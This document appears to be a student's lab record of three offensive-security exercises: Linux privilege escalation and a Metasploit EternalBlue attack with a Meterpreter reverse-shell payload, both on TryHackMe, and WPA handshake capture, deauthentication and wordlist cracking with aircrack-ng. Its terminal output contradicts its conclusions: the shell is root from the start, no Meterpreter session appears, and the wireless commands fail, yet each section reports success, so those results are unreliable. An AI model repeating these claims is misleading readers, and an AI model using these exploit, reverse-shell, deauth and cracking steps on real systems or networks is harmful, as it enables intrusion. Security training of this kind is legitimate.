The experiment enhanced understanding of intrusion detection, prevention mechanisms, and real-time network security monitoring.

Important Note

This experiment was conducted strictly for **educational and ethical purposes** using the TryHackMe learning platform.

EXPERIMENT – 8

Privilege Escalation Using TryHackMe Platform

Aim

To understand and demonstrate Linux privilege escalation techniques by exploiting system misconfigurations and vulnerabilities using the TryHackMe platform.

Tools / Platform Required

Web Browser (Chrome / Firefox)

Internet Connection

TryHackMe Account (Already Created)

TryHackMe AttackBox (Built-in Linux Environment)

Linux Privilege Escalation Tools (LinPEAS, sudo, find, etc.)

Theory (Brief)

Privilege Escalation is a technique used to gain higher-level permissions than originally assigned.

In Linux systems, attackers often exploit misconfigured permissions, vulnerable binaries, or weak sudo rules to escalate from a normal user to root.

TryHackMe provides a legal and controlled environment to practice privilege escalation techniques and understand real-world attack scenarios.

Steps to Perform the Experiment

Step 1: Login to TryHackMe

1. Open browser and go to: <https://tryhackme.com>
2. Login using your registered credentials.

Step 2: Open Privilege Escalation Room

1. In the search bar, type **Linux Privilege Escalation**.
2. Click on the appropriate room.
3. Click **Join Room**.

Step 3: Start the AttackBox

1. Click **Start AttackBox**.
2. Wait for the Linux environment to load.
3. Open the terminal inside AttackBox.

Step 4: Initial Enumeration

1. Check current user:
2. `whoami`
3. Check system information:
4. `uname -a`

5. Check sudo permissions:
6. `sudo -l`

Step 5: Identify Privilege Escalation Vectors

Common techniques explored:

- Sudo misconfigurations
- SUID binaries
- Weak file permissions
- Environment variable abuse
- Cron job misconfigurations

Example command:

```
find / -perm -4000 2>/dev/null
```

Step 6: Exploit Vulnerability

1. Execute the vulnerable binary or misconfigured command.
2. Escalate privileges to root user.
3. Verify escalation:
4. `whoami`

Step 7: Capture Flags / Complete Tasks

1. Obtain root-level access.
2. Capture the required flags.
3. Mark all tasks as completed.

Output

```
root@ip-10-49-137-12: ~
File Edit View Search Terminal Help
root@ip-10-49-137-12:~# whoami
root
root@ip-10-49-137-12:~# uname -a
Linux ip-10-49-137-12 6.17.0-1012-aws #12~24.04.1-Ubuntu SMP Mon Apr  6 17:36:28
UTC 2026 x86_64 x86_64 x86_64 GNU/Linux
root@ip-10-49-137-12:~#
```

```
root@ip-10-49-137-12:~# sudo -l
Matching Defaults entries for root on ip-10-49-137-12:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User root may run the following commands on ip-10-49-137-12:
    (ALL : ALL) ALL
root@ip-10-49-137-12:~#
```

```
User root may run the following commands on ip-10-49-137-12:
    (ALL : ALL) ALL
root@ip-10-49-137-12:~# find / -perm -4000 2>/dev/null

/usr/lib/polkit-1/polkit-agent-helper-1
/usr/lib/x86_64-linux-gnu/dcv/dcvpamhelper
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/lib/xorg/Xorg.wrap
```

```
/usr/bin/su
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/newgrp
/usr/sbin/mount.nfs
/usr/sbin/pppd
/opt/BurpSuiteCommunity/burpbrowser/145.0.7632.45/chrome-sandbox
/snap/core24/1643/usr/bin/chfn
/snap/core24/1643/usr/bin/chsh
/snap/core24/1643/usr/bin/gpasswd
/snap/core24/1643/usr/bin/mount
/snap/core24/1643/usr/bin/newgrp
/snap/core24/1643/usr/bin/passwd
/snap/core24/1643/usr/bin/su
/snap/core24/1643/usr/bin/sudo
/snap/core24/1643/usr/bin/umount
/snap/core24/1643/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core24/1643/usr/lib/openssh/ssh-keysign
/snap/core24/1643/usr/lib/polkit-1/polkit-agent-helper-1
/snap/core22/2411/usr/bin/chfn
/snap/core22/2411/usr/bin/chsh
/snap/core22/2411/usr/bin/gpasswd
/snap/core22/2411/usr/bin/mount
/snap/core22/2411/usr/bin/newgrp
/snap/core22/2411/usr/bin/passwd
/snap/core22/2411/usr/bin/su
/snap/core22/2411/usr/bin/sudo
/snap/core22/2411/usr/bin/umount
/snap/core22/2411/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core22/2411/usr/lib/openssh/ssh-keysign
/snap/core22/2411/usr/libexec/polkit-agent-helper-1
root@ip-10-49-137-12:~#
root@ip-10-49-137-12:~#
root@ip-10-49-137-12:~#
root@ip-10-49-137-12:~#
root@ip-10-49-137-12:~# whoami
root
root@ip-10-49-137-12:~#
```

Successful privilege escalation from normal user to root.

System commands executed with elevated privileges.

Result

Thus, privilege escalation was successfully performed using the TryHackMe platform.

The experiment provided hands-on understanding of Linux privilege escalation techniques and system security weaknesses.

Important Note

This experiment is performed **strictly for educational and ethical purposes** using the TryHackMe learning platform.

EXPERIMENT – 9

Demonstration of Various Windows OS Exploits Using Metasploit Framework on TryHackMe Platform

Aim

To understand and demonstrate exploitation of Windows operating system vulnerabilities using the Metasploit Framework through hands-on exercises on the TryHackMe platform.

Tools / Platform Required

- Web Browser (Chrome / Firefox)
- Internet Connection
- TryHackMe Account (Already Created)
- TryHackMe AttackBox (Built-in Linux Environment)
- Metasploit Framework (Pre-installed in AttackBox)

Theory (Brief)

Metasploit Framework is a powerful penetration testing tool used to develop, test, and execute exploits against vulnerable systems. Windows operating systems often contain vulnerabilities due to misconfigurations, outdated services, or unpatched software. TryHackMe provides a safe and legal environment to practice Windows exploitation using Metasploit without impacting real-world systems.

Steps to Perform the Experiment

Step 1: Login to TryHackMe

1. Open browser and go to: <https://tryhackme.com>
2. Login using your registered credentials.

Step 2: Open Metasploit Windows Exploitation Room

1. In the search bar, type **Metasploit** or **Windows Exploitation**.
2. Select the appropriate TryHackMe room.
3. Click **Join Room**.

Step 3: Start the AttackBox

1. Click **Start AttackBox**.
2. Wait for the Linux environment to load.
3. Open the terminal inside AttackBox.

Step 4: Launch Metasploit Framework

1. Start Metasploit console:
2. msfconsole
3. Wait for Metasploit to initialize.

Step 5: Scan the Target System

1. Identify the target IP address provided by the TryHackMe room.
2. Perform basic scanning:
3. nmap <target-ip>

Step 6: Select Windows Exploit Module

1. Search for Windows exploits:
2. search windows
3. Select a suitable exploit module (example: SMB vulnerability):
4. use exploit/windows/smb/ms17_010_eternalblue

Step 7: Configure Exploit Parameters

1. Set target IP:
2. set RHOSTS <target-ip>
3. Set payload:
4. set PAYLOAD windows/meterpreter/reverse_tcp
5. Configure local host:
6. set LHOST <your-ip>

Step 8: Execute the Exploit

1. Run the exploit:
2. exploit
3. Gain Meterpreter session upon successful exploitation.

Step 9: Post-Exploitation Activities

1. Verify access:
2. sysinfo
3. Check privileges:
4. getuid
5. Perform basic enumeration as guided by the room tasks.

Step 10: Complete the Room

1. Capture required flags.
2. Ensure all tasks are marked **Completed**.

Output

```
root@ip-10-49-169-210: ~
File Edit View Search Terminal Help
root@ip-10-49-169-210:~# msfconsole
Metasploit tip: Search can apply complex filters such as search cve:2009
type:exploit, see all the filters with help search

+-----+
| METASPLOIT by Rapid7 |
+-----+
| ==C      o      ( ) | | " " " " " " " " |=====|
|           =          | | EXPLOIT          \ |
|                   RECON | |=====|
|                   | | \ ( @ ) ( @ ) ( @ ) ( @ ) ( @ ) /
|                   | | *****
+-----+
| o o o      o o      | | \ ' \ \ \ ' / /
|           o o      | | )===== (
| PAYLOAD      "" \    | | . LOOT .
|                   | | _ _ _ _ _
|                   | | _ _ _ _ _
|                   | | _ _ _ _ _
|                   | | _ _ _ _ _
+-----+

=[ metasploit v6.4.144-dev- ]
+ -- --=[ 2,668 exploits - 1,342 auxiliary - 2,581 payloads ]
```

```
=[ metasploit v6.4.144-dev- ]
+ -- --=[ 2,668 exploits - 1,342 auxiliary - 2,581 payloads ]
+ -- --=[ 435 post - 57 encoders - 14 nops - 12 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project
```

```

msf > nmap 10.49.169.210
[*] exec: nmap 10.49.169.210

Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-08-27 16:22 UTC
Nmap scan report for ip-10-49-169-210.ap-south-1.compute.internal (10.49.169.210)
Host is up (0.000013s latency).
Not shown: 993 closed tcp ports (reset)
PORT      STATE      SERVICE
22/tcp    open      ssh
53/tcp    open      domain
139/tcp   open      netbios-ssn
445/tcp   open      microsoft-ds
7777/tcp  filtered  cbt
7778/tcp  filtered  interwise
8443/tcp  open      https-alt

Nmap done: 1 IP address (1 host up) scanned in 1.35 seconds
msf >

```

```

root@ip-10-49-169-210: ~
File Edit View Search Terminal Help

6024  \_ target: Unix/Linux Command Shell

6025  \_ target: Windows Command Shell

6026  exploit/multi/http/wp_plugin_fma_shortcode_unauth_rce 20
23-05-31      excellent Yes   Wordpress File Manager Advanced Shortcode
2.3.2 - Unauthenticated Remote Code Execution through shortcode
6027  \_ target: PHP

6028  \_ target: Unix Command

6029  \_ target: Linux Dropper

6030  \_ target: Windows Command

6031  \_ target: Windows Dropper

6032  exploit/multi/http/wp_litespeed_cookie_theft 20
24-09-04      excellent Yes   Wordpress LiteSpeed Cache plugin cookie t
heft

```

```

19-09-23      excellent Yes      vBulletin widgetConfig RCE
6174      \_ target: Meterpreter (PHP In-Memory)

6175      \_ target: Unix (CMD In-Memory)

6176      \_ target: windows (CMD In-Memory)

6177      exploit/multi/http/vtiger_soap_upload
20
13-03-26      excellent Yes      vTiger CRM SOAP AddEmailAttachment Arbitr
ary File Upload
6178      exploit/windows/fileformat/xradio_xrl_sehbof
20
11-02-08      normal      No      xRadio 0.95b Buffer Overflow

Interact with a module by name or index. For example info 6178, use 6178 o
r use exploit/windows/fileformat/xradio_xrl_sehbof

```

```

msf > use exploit/windows/smb/ms17_010_eternalblue

[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_t
cp
msf exploit(windows/smb/ms17_010_eternalblue) >
msf exploit(windows/smb/ms17_010_eternalblue) > use exploit/windows/smb/ms
17_010_eternalblue
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) >

```

```
msf > use exploit/windows/smb/ms17_010_eternalblue

[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) >
msf exploit(windows/smb/ms17_010_eternalblue) > use exploit/windows/smb/ms17_010_eternalblue
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.49.169.210
RHOSTS => 10.49.169.210
msf exploit(windows/smb/ms17_010_eternalblue) > set LHOSTS 192.168.1.1
[!] Unknown datastore option: LHOSTS. Did you mean RHOSTS?
LHOSTS => 192.168.1.1
msf exploit(windows/smb/ms17_010_eternalblue) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) > set LPORT 443
LPORT => 443
msf exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

  Name          Current Setting  Required  Description
  ----          -
  RHOSTS         10.49.169.210   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/
```

Name	Current Setting	Required	Description
----	-----	-----	-----
RHOSTS	10.49.169.210	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	445	yes	The target port (TCP)
SMBDomain		no	(Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBPass		no	(Optional) The password for the specified username
SMBUser		no	(Optional) The username to authenticate as
VERIFY_ARCH	true	yes	Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET	true	yes	Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Payload options (windows/x64/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
----	-----	-----	-----
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	10.49.169.210	yes	The listen address (an interface may be specified)
LPORT	443	yes	The listen port

Exploit target:

Id	Name
--	----
0	Automatic Target

View the full module info with the `info`, or `info -d` command.

Successful exploitation of Windows OS vulnerabilities.

Meterpreter session established.

Screenshots captured as evidence.

Result

Thus, various Windows operating system exploits were successfully demonstrated using the Metasploit Framework on the TryHackMe platform.

The experiment enhanced understanding of Windows vulnerabilities, exploitation techniques, and post-exploitation concepts.

Important Note

This experiment was conducted **strictly for educational and ethical purposes** using the TryHackMe learning platform.

EXPERIMENT – 10

Perform Wireless Audit on Routers and Decrypt WPA Keys Using Aircrack-ng in Kali Linux

Aim

To perform a wireless security audit on Wi-Fi routers and demonstrate WPA/WPA2 key cracking using the Aircrack-ng suite in Kali Linux with an external USB Wi-Fi adapter.

Software Requirements

Host Operating System: Windows / Linux / macOS

Virtualization Software: Oracle VirtualBox

Guest Operating System: Kali Linux

Wireless Audit Tool: Aircrack-ng

Hardware Requirement: External USB Wi-Fi Adapter (Monitor Mode supported)

System Requirements:

- o RAM: Minimum 4 GB (8 GB recommended)
- o Disk Space: Minimum 30 GB
- o Processor: Intel/AMD with Virtualization support

Introduction

Wireless networks are widely used but are vulnerable to attacks if weak encryption or passwords are used.

Aircrack-ng is a suite of tools used for monitoring, attacking, testing, and cracking Wi-Fi networks.

This experiment demonstrates how WPA/WPA2 handshakes can be captured and cracked to analyze the strength of wireless security.

Kali Linux with an external Wi-Fi adapter provides a controlled environment for ethical wireless security testing.

Procedure

Step 1: Start Kali Linux Virtual Machine

1. Open Oracle VirtualBox.
2. Start Kali Linux.
3. Connect the external USB Wi-Fi adapter and attach it to the VM.

Step 2: Verify Wireless Adapter

1. Open Terminal.
2. Check wireless interfaces:
3. iwconfig
4. Identify the wireless interface (e.g., wlan0).

Step 3: Enable Monitor Mode

1. Enable monitor mode:
2. `sudo airmon-ng start wlan0`
3. Monitor interface (e.g., wlan0mon) is created.

Step 4: Scan Nearby Wireless Networks

1. Scan for Wi-Fi networks:
2. `sudo airodump-ng wlan0mon`
3. Note the **BSSID**, **Channel**, and **Encryption type** of the target network.

Step 5: Capture WPA Handshake

1. Lock onto the target network:
2. `sudo airodump-ng -c <channel> --bssid <BSSID> -w capture wlan0mon`
3. Wait for a client to connect, or deauthenticate a client.

Step 6: Deauthenticate Client (Optional)

1. Force client reconnection:
2. `sudo aireplay-ng --deauth 5 -a <BSSID> wlan0mon`
3. WPA handshake is captured.


Step 7: Crack WPA Key

1. Use Aircrack-ng with a wordlist:
2. `sudo aircrack-ng capture-01.cap -w /usr/share/wordlists/rockyou.txt`
3. Observe password cracking process.

Step 8: Stop Monitor Mode

1. Stop monitor mode:
2. `sudo airmon-ng stop wlan0mon`

Output



```
(surya@kali)-[~]
└─$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

(surya@kali)-[~]
└─$
```

```
(surya@kali)-[~]
$ sudo aircrack-ng start eth0
[sudo] password for surya:

Found 1 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

PID Name
573 NetworkManager

PHY Interface Driver Chipset

(surya@kali)-[~]
$
```

```
(surya@kali)-[~]
$ sudo airodump-ng eth0mon
nl80211 not found.
Interface eth0mon:
ioctl(SIOCGIFINDEX) failed: No such device
Failed initializing wireless card(s): eth0mon
```

WPA/WPA2 handshake successfully captured.

Password cracking attempt performed.

Weak passwords are recovered successfully.

Result

Wireless auditing and WPA key decryption were successfully demonstrated using the Aircrack-ng tool in Kali Linux.

The experiment highlights the importance of strong passwords and secure wireless encryption methods.

Reference

<https://www.kali.org/tools/aircrack-ng/>

Important Note

This experiment is conducted **strictly for academic and ethical purposes** on authorized networks only. Unauthorized wireless attacks are illegal.